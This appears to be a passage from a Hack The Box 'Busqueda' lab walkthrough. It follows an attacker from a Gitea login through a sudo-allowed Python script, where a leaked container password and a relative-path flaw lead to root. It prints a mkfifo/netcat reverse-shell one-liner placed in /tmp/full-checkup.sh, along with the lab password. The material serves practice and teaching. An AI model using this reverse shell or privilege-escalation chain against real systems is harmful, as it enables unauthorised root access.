
```
echo "10.10.11.208  gitea.searcher.htb" | sudo tee -a /etc/hosts
```

Upon visiting `gitea.searcher.htb` in the browser, we see the `Gitea` homepage.


> ## What is Gitea?
>
> `Gitea` is a self-hosted, lightweight, open-source `Git` service that provides a web interface for managing `Git` repositories. It is a version control server similar to popular platforms like `GitHub` or `GitLab` but is designed to be lightweight, easy to install, and consume fewer system resources.



Under the "Explore" section, it can be seen that there are 2 users on the Gitea application, namely `cody` and `administrator`.



We can log in as the user `cody` with the earlier obtained credentials, only to find a private repository named `Searcher_site` which contains the source code of the Searcher web app.



As we do not possess the password for the `administrator` user, we are unable to examine the private repositories associated with that user. Nonetheless, it is worthwhile to remember to revisit this if we obtain the password later.

Continuing further, we can check the `sudo` permissions for the user `svc` to discover that we can run the command `/usr/bin/python3 /opt/scripts/system-checkup.py *` as `root`.

```
sudo -l
```

```
svc@busqueda:/var/www/app/.git$ sudo -l

[sudo] password for svc:

Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

When attempting to read the file `/opt/scripts/system-checkup.py`, we receive a `permission denied` error due to the `svc` user's insufficient permissions. The `svc` user only possesses execution permissions for the file but does not have read permissions.

```
ls -l /opt/scripts/system-checkup.py
```

```
svc@busqueda:~$ ls -l /opt/scripts/system-checkup.py

-rwx--x--x 1 root root 1903 Dec 24 21:23 /opt/scripts/system-checkup.py
```

Upon executing the `Python` script, a help menu displaying the usable arguments is presented.

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
```

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *

Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
```

Examining the provided arguments, the `/opt/scripts/system-checkup.py` script seems to allow us to look into the existing `Docker` containers.

Using the `docker-ps` argument, it lists all running containers.

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
```

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps

CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS       PORTS
                     NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint_"   4 months ago   Up 5 hours   127.0.0.1:3000->3000/tcp,
127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s_"   4 months ago   Up 5 hours   127.0.0.1:3306->3306/tcp,
33060/tcp               mysql_db
```

It is similar to the output of the `docker ps` command of the `Docker` utility.


When executing the script with the `docker-inspect` argument, the usage information indicates that it requires two specific arguments: `format` and `container name`.

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect
```

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect

Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
```

Even though we know the container names, we don't know what this format parameter is referring to. However, given the similarity between the script's output using the `docker-ps` argument and the `docker ps` command, it is reasonable to assume that the `docker-inspect` argument within the script utilises the `docker inspect` command of the `Docker` utility. Thus, let us take a look at the help menu of the `docker inspect` command.

We can view the usage information of the `docker inspect` command here.



Options

Name, shorthand	Default	Description
`--format`, `-f`		Format output using a custom template: 'json': Print in JSON format 'TEMPLATE': Print output using the given Go template. Refer to https://docs.docker.com/go/formatting/ for more information about formatting output with templates
`--size`, `-s`		Display total file sizes if the type is container
`--type`		Return JSON for specified type

According to the information provided here, `Docker` leverages `Go` templates that enable users to modify the output format of specific commands. The website specifically mentions the usage of the `{{json .}}` formatting template, which renders all the information about the container in the JSON format. Thus, we can use `{{json .}}` as the `format` argument required by the `docker-inspect` argument of the script.

To read the JSON output conveniently, we can use `jq` to parse the JSON output into a readable format. `jq` can be installed using the following command, however, it is already present on the target machine.

```
sudo apt-get -y install jq
```

Let's now run the script with the appropriate parameters for the `docker-inspect` argument.


```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea
| jq
```

We can examine the out to discover a `Gitea` password hardcoded in the `Env` section, which consists of the environment variables.

```
[** SNIP **]

 "Tty": false,
    "OpenStdin": false,

    "StdinOnce": false,

    "Env": [

      "USER_UID=115",
      "USER_GID=121",
      "GITEA__database__DB_TYPE=mysql",
      "GITEA__database__HOST=db:3306",
      "GITEA__database__NAME=gitea",
      "GITEA__database__USER=gitea",
      "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
      "USER=git",
      "GITEA_CUSTOM=/data/gitea"
    ],
    "Cmd": [
      "/bin/s6-svscan",
      "/etc/s6"
    ],

[** SNIP **]
```

Using the obtained password `yuiu1hoiu4i5ho1uh`, we can log into the `Gitea` application as the `administrator` user.

We can now enumerate the aforementioned private repositories to find a `scripts` repository, which contains the files that we saw in the `/opt/scripts` directory of the remote host.



Therefore, we should inspect the `system-checkup.py` file since we have the ability to execute the `/opt/scripts/system-checkup.py` file with `root` privileges on the remote host. During our analysis of the code, we uncover that the `full-checkup` argument, which we haven't examined yet, executes a bash script named `full-checkup.sh`.

```
44
45      elif action == 'full-checkup':
46          try:
47              arg_list = ['./full-checkup.sh']
48              print(run_command(arg_list))
49              print('[+] Done!')
50          except:
51              print('Something went wrong')
52              exit(1)
53
```

Of particular interest is the fact that the `system-checkup.py` script references the `full-checkup.sh` script using a relative path, `./full-checkup.sh`, instead of an absolute path such as `/opt/scripts/full-checkup.sh`, within the `system-checkup.py` file. This suggests that the `system-checkup.py` script attempts to execute `full-checkup.sh` from the directory where `system-checkup.py` was executed.

The `system-checkup.py` is executed successfully when ran from the `/opt/scripts/` directory where the `full-checkup.sh` file is present.

```
cd /opt/scripts/
sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

```
svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup

[=] Docker conteainers
{
  "/gitea": "running"
}
{
  "/mysql_db": "running"
}

[=] Docker port mappings
{
  "22/tcp": [
    {
      "HostIp": "127.0.0.1",
      "HostPort": "222"
    }
  ],
  "3000/tcp": [
    {
      "HostIp": "127.0.0.1",
      "HostPort": "3000"
    }
  ]
}

[=] Apache webhosts
[+] searcher.htb is up
[+] gitea.searcher.htb is up

[=] PM2 processes
┌────┬─────────┬─────────────┬─────────┬─────────┬──────────┬────────┬─────┬───────────┬──────────┬──────────┬──────────┬──────────┐
│ id │ name    │ namespace   │ version │ mode    │ pid      │ uptime │ _   │ status    │ cpu      │ mem      │ user     │ watching │
├────┼─────────┼─────────────┼─────────┼─────────┼──────────┼────────┼─────┼───────────┼──────────┼──────────┼──────────┼──────────┤
│ 0  │ app     │ default     │ N/A     │ fork    │ 1453     │ 10m    │ 0   │ online    │ 0%       │ 30.1mb   │ svc      │ disabled │
└────┴─────────┴─────────────┴─────────┴─────────┴──────────┴────────┴─────┴───────────┴──────────┴──────────┴──────────┴──────────┘

[+] Done!
```

We now attempt to leverage the relative reference to `full-checkup.sh` by executing the `system-checkup` script from another directory that will contain our own malicious `full-checkup.sh` script.

So, let's create a file `/tmp/full-checkup.sh` and insert a reverse shell payload into it.

```
echo -en "#! /bin/bash\nrm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR_IP> 9001 >/tmp/f" > /tmp/full-checkup.sh
```

We then make it executable.

```
chmod +x /tmp/full-checkup.sh
```

Next, we start a `Netcat` listener on port `9001` on our local machine to receive the reverse shell.

```
nc -nvlp 9001
```

Finally, we run the following command on the remote host from the `/tmp` directory to trigger the reverse shell.

```
cd /tmp
sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

Upon running the above command on the remote host, we receive a shell as user `root` on our listener port `9001`.

```
nc -nvlp 9001

listening on [any] 9001 ...
connect to [10.10.14.35] from (UNKNOWN) [10.129.189.26] 33188

# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be obtained at `/root/root.txt`.

```
cat /root/root.txt
```